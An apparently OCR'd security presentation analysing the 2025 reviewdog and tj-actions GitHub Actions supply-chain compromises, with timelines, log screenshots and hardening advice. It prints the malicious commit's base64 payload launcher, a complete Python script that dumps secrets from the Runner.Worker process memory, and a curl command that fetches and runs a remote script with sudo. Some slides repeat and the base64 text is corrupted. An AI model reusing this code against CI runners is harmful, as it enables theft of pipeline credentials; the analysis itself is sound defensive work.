A screenshot of a GitHub repository page for the repository `reviewdog / action-setup`. The repository has 6 issues and 4 pull requests. The `Code` tab is selected. A yellow warning box at the top states: **⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.**

Commit f0d342d

 **review-dog** committed on Mar 11

`fix(install): correctly handle different environments`

1 file changed +17 -0 lines changed

Details of the malicious Imposter Commit

```
+ SCRIPT_RUNNER="IyEvYmluL3B5dGhbgojIGJhc2VkIG9uIGH0dHBzOi8vYXR0YWNrZXIUY29tL2Jsb2cvMjAyMy0wMy0wMi1naXRodWItYWN0aW9ucy1t
+ aXRtLWN2ZQppbXBvcnQgc3lzCmltcG9ydcByZQppbXBvcnQgb3MKZGVmIGdldF9waWQoKToKICAgIGZvcIBwaWQgaW4gb3MubGlzdGRpcihcIi9wcm9jXCI
+ p0gogICAgICAgIGlmIHBPZC5pc2RpZ210KCK6CiAgICAgICAgICAgIHdpdGgg3BlbihmIi9wcm9jL3twfS9jbWRsaW5lIi5mb3JtYXQocGlkKSwgInJiIi
+ kgYXMgcGY6CiAgICAgICAgICAgICAgICBjbWRsaW5lID0gcGYucmVhZCgpCiAgICAgICAgICAgICAgICAgWYgYiJSdW5uZXIU29ya2VyIiBpbibjbWRsaW5lOg
+ ogICAgICAgICAgICAgICBjByZXR1cm4gcGlkCiAgICByYWlzZSBbc3NlcnPb24oIkNhbid0IGdldCBwaWQgb2YgUnVubmVyLldvcmtlciIpCgppZCA9
+ IGdldF9waWQoKQptZW1fcGF0aCA9IGYiL3Byb2MvJG1kL21hcHMiCm1lb19wYXR0X2RhGEgPSBmIi9wcm9jLyR...
+ echo "::group::🔧 Preparing environment ..."
+ if sudo -n true 2> /dev/null; then
+   if [[ "$RUNNER_ENVIRONMENT" = "github-hosted" ]]; then
+     if [[ "$RUNNER_OS" = "Linux" ]]; then
+       echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
+       VALUES=`sudo python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\{"value": "[^"]*", "isSecret": true\}' | sort -u |
+         base64 -w0 | base64 -w0` 
+       echo $VALUES
+     fi
+   fi
+ else
+   echo "."
+ fi
+ echo "::endgroup::"
```

Details of the malicious Imposter Commit

```
+ SCRIPT_RUNNER="IyEvYmluL3B5dGhbgojIGJhc2VkIG9uIGH0dHBzOi8vYXR0YWNrZXIUY29tL2Jsb2cvMjAyMy0wMy0wMi1naXRodWItYWN0aW9ucy1t
+ aXRtLWN2ZQppbXBvcnQgc3lzMltcG9ydCByZQppbXBvcnQgb3MKZGVmIGdldF9waWQoKToKICAgIGZvcIBwaWQgaW4gb3MubGlzdGRpcihcIi9wcm9jXCI
+ p0gogICAgICAgIGlmIHBPZC5pc2RpZ210KCK6CiAgICAgICAgICAgIHdpdGgg3BlbihmIi9wcm9jL3twfS9jbWRsaW5lIi5mb3JtYXQocGlkKSwgInJiIi
+ kgYXMgcGY6CiAgICAgICAgICAgICAgICBjbWRsaW5lID0gcGYucmVhZCgpCiAgICAgICAgICAgICAgaWYgYiJSdW5uZXIU29ya2VyIiBpbibjbWRsaW5l0g
+ ogICAgICAgICAgICAgICBjYXR1cm4gcGlkCiAgICByYWlzZSBbc3NlcnPb24oIkNhbid0IGdldCBwaWQgb2YgUnVubmVyLldvcmtlciIpCgppZCA9
+ IGdldF9waWQoKQptZW1fcGF0aCA9IGYiL3Byb2MvJG1kL21hcHMiCm1lb19wYXR0X2RhGEgPSBmIi9wcm9jLyR...
+
+ echo "::group::🔧 Preparing environment ..."
+
+ if sudo -n true 2> /dev/null; then
+
+   if [[ "$RUNNER_ENVIRONMENT" = "github-hosted" ]]; then
+
+     if [[ "$RUNNER_OS" = "Linux" ]]; then
+
+       echo $SCRIPT_RUNNER | base64 -d > "$TEMP/runner_script.py"
+
+       VALUES=`sudo python3 $TEMP/runner_script.py | tr -d '\0' | grep -aoE '"[^"]+":\{"value": "[^"]*", "isSecret": true\}' | sort -u |
+
+         base64 -w0 | base64 -w0` 
+
+       echo $VALUES
+
+     fi
+
+   fi
+
+ else
+
+   echo "."
+
+ fi
+
+ echo "::endgroup::"
```

The Content of runner_script.py

```
#!/usr/bin/env python3

# based on https://davidebove.com/blog/?p=1620

import sys
import os
import re

def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

    for pid in pids:
        with open(os.path.join('/proc', pid, 'cmdline'), 'rb') as cmdline_f:
            if b'Runner.Worker' in cmdline_f.read():
                return pid

    raise Exception('Can not get pid of Runner.Worker')

if __name__ == "__main__":
    pid = get_pid()
    print(pid)

    map_path = f"/proc/{pid}/maps"
    mem_path = f"/proc/{pid}/mem"

    with open(map_path, 'r') as map_f, open(mem_path, 'rb', 0) as mem_f:
        for line in map_f.readlines(): # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-\r])', line)
            if m.group(3) == 'r': # readable region
                start = int(m.group(1), 16)
                end = int(m.group(2), 16)
                # hotfix: OverflowError: Python int too large to convert to C long
                # 18446744073699065856
                if start > sys.maxsize:
                    continue
                mem_f.seek(start) # seek to region start

                try:
                    chunk = mem_f.read(end - start) # read region contents
                    sys.stdout.buffer.write(chunk)
                except OSError:
                    continue
```

Timeline of reviewdog compromise

- March 11, 2025
18:42 PM – 20:31 PM UTC

The action was compromised

- March 17, 2025
01:00 AM UTC

Researcher Adnan Khan publicly disclosed the compromise

- March 18, 2025
09:00 PM UTC

The maintainer published a response and confirmed that the compromise occurred

Adnan Khan @adnanthekhan · Mar 16

I have a theory on how the threat actor obtained credentials for the tj-actions/changed-files attack.

Trying to confirm one missing link in the chain.

2 1 23 3.3K ⌂ ⌄

Adnan Khan
@adnanthekhan

Uh oh...

```
round action: schneegans/dynamic-badges-action @ v1.4.0 (SHA: 348929a33e7521ab6bf19d323d28fb7b876c53f7)
Found action: reviewdog/action-setup @ v1 (SHA: f0d342d24037bb11d26b9bd8496e0800ba32e9ec)
Found action: schneegans/dynamic-badges-action @ v1.4.0 (SHA: 54d929a33e7521ab6bf19d323d28fb7b876c53f7)
Found action: schneegans/dynamic-badges-action @ v1.4.0 (SHA: 54d929a33e7521ab6bf19d323d28fb7b876c53f7)
Found action: schneegans/dynamic-badges-action @ v1.4.0 (SHA: 54d929a33e7521ab6bf19d323d28fb7b876c53f7)
Found action: actions/upload-artifact @ master (SHA: 4cec3d8aa04e39d1a68397de04cd6fb9dce8ec1)
Found action: schneegans/dynamic-badges-action @ v1.4.0 (SHA: 54d929a33e7521ab6bf19d323d28fb7b876c53f7)
Found action: reviewdog/action-setup @ v1 (SHA: f0d342d24037bb11d26b9bd8496e0800ba32e9ec)
Found action: schneegans/dynamic-badges-action @ v1.4.0 (SHA: 54d929a33e7521ab6bf19d323d28fb7b876c53f7)
Found action: actions/upload-artifact @ master (SHA: 4cec3d8aa04e39d1a68397de04cd6fb9dce8ec1)
Found action: schneegans/dynamic-badges-action @ v1.4.0 (SHA: 54d929a33e7521ab6bf19d323d28fb7b876c53f7)
Fetching logs for repo facebook/OpenBIC run ID: 13788092551
Found action: reviewdog/action-setup @ v1 (SHA: 3f401fe1d58fe77e10d665ab713057375e39b887)
Found action: actions/upload-artifact @ master (SHA: 4cec3d8aa04e39d1a68397de04cd6fb9dce8ec1)
Found action: actions/upload-artifact @ master (SHA: 4cec3d8aa04e39d1a68397de04cd6fb9dce8ec1)
Found action: reviewdog/action-setup @ v1 (SHA: 3f401fe1d58fe77e10d665ab713057375e39b887)
cloning into '/tmp/gn_reviewdog_action_setup_OpenBIC'...
remote: Enumerating objects: 299, done.
remote: Counting objects: 100% (147/147), done.
remote: Compressing objects: 100% (90/90), done.
remote: Total 299 (delta 77), reused 74 (delta 54), pack-reused 152 (from 1)
Receiving objects: 100% (299/299), 74.41 KiB | 3.54 MiB/s, done.
Resolving deltas: 100% (132/132), done.
[!] Dangling commit detected: reviewdog/action-setup @ v1 f0d342d24037bb11d26b9bd8496e0800ba32e9ec
cloning into '/tmp/gn_schneegans_dynamic_badges_action_OpenBIC'...
remote: Enumerating objects: 1089, done.
remote: Counting objects: 100% (189/189), done.
```

Tag manipulation to point to malicious commit

```
✓ Set up job

  1 Current runner version: '2.322.0'
  2 ▶ Operating System
  6 ▶ Runner Image
 11 ▶ Runner Image Provisioner
 13 ▶ GITHUB_TOKEN Permissions
 28 Secret source: Actions
 29 Prepare workflow directory
 30 Prepare all required actions
 31 Getting action download info
 32 Download action repository 'actions/checkout@v2' (SHA:ee0669bd1cc54295c223e0bb666b733df41de1c5)
 33 Download action repository 'reviewdog/action-setup@v1' (SHA:f0d342d24037bb11d26b9bd8496e0808ba32e9ec) [REDACTED]
 34 Download action repository 'actions/download-artifact@v4' (SHA:cc203385981b70ca67e1cc392babf9cc229d5806)
 35 Complete job name: Aggregate-Lint-Output
```

Visualizing Secret Leakage in GitHub Actions Logs

```
✓ Run reviewdog/action-setup@v1 4s

1 ► Run reviewdog/action-setup@v1
4 ► Run set -eu
11 ▼ 🌐 Preparing environment ...
12   Matching Defaults entries for runner on fv-az1945-234:
13     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
14     use_pty
15   User runner may run the following commands on fv-az1945-234:
16     (ALL) NOPASSWD: ALL
17
18   ▼ 🌐 Installing reviewdog ... https://github.com/reviewdog/reviewdog
19     reviewdog/reviewdog info checking GitHub for tag 'latest'
20     reviewdog/reviewdog info found version: 0.20.3 for v0.20.3/Linux/x86_64
21     reviewdog/reviewdog info installed /home/runner/work/_temp/reviewdog/bin/reviewdog
```

The log output shows the execution of the reviewdog action setup step. It includes environment preparation, command execution permissions, and the installation of the reviewdog tool. A red box highlights the command execution permissions section, which reveals three long, seemingly random strings of characters. These strings are likely secrets or sensitive information that were leaked into the public GitHub Actions log.

Tracing Reviewdog Compromise Back to the Spotbugs Compromise



Source: <https://unit42.paloaltonetworks.com/github-actions-supply-chain-attack>

Timeline of the Investigation

We identified multiple public repositories leaking secrets in build logs. Users were advised to follow recovery steps immediately

March 14, 2025
8:00 PM UTC

March 14, 2025
5:00 PM UTC

Our initial investigation confirmed that most versions of `tj-actions/changed-files` were compromised

GitHub restored the repository. All versions of the action were cleaned, and no longer included the malicious code

March 15, 2025
10:00 PM UTC


March 15, 2025
2:00 PM UTC

GitHub removed the `tj-actions/changed-files` Action, making it unavailable to workflows

March 18, 2025
2:30 AM UTC

Further investigation uncovered that several Actions in the `reviewdog` GitHub organization were also compromised

Domino Effect: From Pwn Request to Mass Breach



04.

How the Attackers Tried to Evade Detection

Use of legitimate GitHub domain in tj-actions exploit

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BL0B=`curl -sSf https://gist.githubusercontent.com/nikitastupin/
30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' |
grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0` 
    echo $B64_BL0B
else
    exit 0
fi
```

Use of legitimate GitHub domain in tj-actions exploit

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/
30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr -d '\0' |
grep -aoE '"[^"]+":{"value":"[^"]*","isSecret":true}' | sort -u | base64 -w 0`  

    echo $B64_BLOB
else
    exit 0
fi
```

No Network Connection Made by Reviewdog Exploit Code

```
SCRIPT_RUNNER="IyEvYmluL3B5dGhbgojIGJhc2VkIG9uIGH0dHBzOi8vYXR0YWNrZXIUY29tL2Jsb2cvM
jAyMy0wMy0wMi1naXRodWItyWN0aW9ucy1taXRTLWN2ZQppbXBvcnQgc3lzcmltcG9ydCByZQppbXBvcnQgb
3MKZGVmIGdldF9waWQoKToKICAgIGZvcIBwaWQgaW4gb3MubGlzdGRpcihcIIi9wcm9jXCIpOgogICAgICAgI
GlmIHBPZC5pc2RpZ210KCk6CiAgICAgICAgICAgIHdpdGggb3BlbihmIIi9wcm9jL3twfS9jbWRsaW5lIIi5mb
3JtYXQocGlkKSwgInJiIikgYXMgcGY6CiAgICAgICAgICAgICAgICBjbWRsaW5lID0gcGYucmVhZCgpCiAgI
CAgICAgICAgICAgaWYgYiJSdW5uZXIUy29ya2VyIiBpbIBjbWRsaW5lOgogICAgICAgICAgICAgICAgICBz
XR1cm4gcGlkCiAgICByYWlzSBBc3NlcnRpb24oIkNhbid0IGdldCBwaWQgb2YgUnVubmVyLldvcmtlciIpC
gppZCA9IGdldF9waWQoKQptZW1fcGF0aCA9IGYiL3Byb2MvJG1kL21hcHMiCm1lb19wYXRoX2RhdGEgPSBmI
i9wcm9jLyR..."
```

Commit Activity Appeared Normal

- o- Commits on Mar 16, 2025
 - Deleted renovate.json**
jackton1 committed on Mar 16 · ✓ 50 / 53 e37e952 ⌂ ⌃
- o- Commits on Mar 15, 2025
 - Upgraded to v45.0.8 (#2462)** ⌂
tj-actions-bot and jackton1 authored on Mar 15 Verified a284dc1 ⌂ ⌃
- o- Commits on Mar 10, 2025
 - chore(deps): lock file maintenance (#2460)** ⌂
renovate[bot] authored on Mar 10 · ✓ 50 / 53 Verified 9200e69 ⌂ ⌃
- o- Commits on Mar 8, 2025
 - chore(deps): update dependency @types/node to v22.13.10 (#2459)** ⌂
renovate[bot] authored on Mar 8 · ✓ 50 / 53 Verified e650cfcd ⌂ ⌃
- o- Commits on Mar 7, 2025
 - chore(deps): update dependency eslint-config-prettier to v10.1.1 (#2458)** ⌂
renovate[bot] authored on Mar 7 · ✓ 50 / 53 Verified 82af21f ⌂ ⌃
 - chore(deps): update dependency eslint-config-prettier to v10.1.0 (#2457)** ⌂
renovate[bot] authored on Mar 7 · ✓ 50 / 53 Verified 82fa4a6 ⌂ ⌃
- o- Commits on Mar 4, 2025
 - chore(deps): update peter-evans/create-pull-request action to v7.0.8 (#2455)** ⌂
renovate[bot] authored on Mar 4 · ✓ 50 / 53 Verified 315505a ⌂ ⌃

Imposter Commits Impersonated Legitimated Users

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit 0e58ed8

renovate[bot] committed 12 hours ago

chore(deps): lock file maintenance (#2460)

- ⌂ v45.0.7 ... v1

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit f0d342d

review-dog committed on Mar 11

fix(install): correctly handle different environments

Imposter Commits Impersonated Legitimated Users

The image displays two side-by-side screenshots of GitHub repository pages, illustrating instances of imposter commits.

Left Screenshot (tj-actions / changed-files):

- Commit 0e58ed8:**
 - Committer: renovate[bot] (blue icon)
 - Message: committed 12 hours ago
 - Changes: chore(deps): lock file maintenance (#2460)
 - Diff: v45.0.7 ... v1
- A yellow warning bar at the top states: "⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository."

Right Screenshot (reviewdog / action-setup):


- Commit f0d342d:**
 - Committer: review-dog (brown icon)
 - Message: committed on Mar 11
 - Changes: fix(install): correctly handle different environments
- A yellow warning bar at the top states: "⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository."

Attack Amplification: How Much Worse Could This Have Been?

- Exfiltrated secrets to an attacker-controlled endpoint
- Launched additional chained supply chain attacks
- Inserted backdoors into software builds
- Executed targeted supply chain attacks



Who was behind these CI/CD supply chain attacks?



05.

Concrete recommendations for CI/CD security

Security Monitoring for Runners



**YOUR INTERN'S LAPTOP HAS
MORE SECURITY MONITORING THAN YOUR
BUILD SERVERS THAT DEPLOY TO PROD**

Security monitoring for Runners

You can build your own baseline monitoring system or extend one using open-source EDR tools such as



Wazuh



Falco



Tetragon

Set and Enforce an Action Allowlist




GitHub Action not on allowlist


GitHub Action with explicit approval

Pin third-party GitHub Actions to specific commit SHA

Using :latest tag
in GitHub Actions



Pinning Actions to
specific commit SHA



Pin it or panic.

Real-world Difficulties Aced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

 Closed



shubham-stepsecurity opened on Mar 17

...

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/.github/workflows/integration_tests.yml](#)

Line 32 in [fd0796c](#)

32 **uses: tj-actions/changed-files@v45**

This run ids has creds leaked. Please rotate (if applicable) and delete the workflow run.

13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 13866683365, 13866592795, 13864483482, 13863919302

eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/jobs/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.

Reference about this incident: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>



1

Real-world Difficulties Aced by Affected Organizations

Using a compromised tj-actions/changed-files GitHub Action #1583

(Closed)

shubham-stepsecurity opened on Mar 17

Filing a public issue instead of reporting this as a private vulnerability, as I could not find a security.md file. Moreover, this malware is a publicly known and an urgent issue.

This repo uses a compromised version of tj-actions/changed-files. The compromised action leaks secrets the runner has in memory.

[langsmith-sdk/.github/workflows/integration_tests.yml](#)
Line 32 in [fd0796c](#)

32 uses: tj-actions/changed-files@v45

This run has creds leaked. Please rotate (if applicable) and delete the workflow run.
13867756496, 13867629709, 13867434879, 13867422480, 13867292068, 13867077206, 13866683365, 13866592795,
13864483482, 13863919302
eg: <https://github.com/langchain-ai/langsmith-sdk/actions/runs/13867756496/jobs/38810080294#step:3:60>

You can also use <https://github.com/step-security/changed-files> going forward.

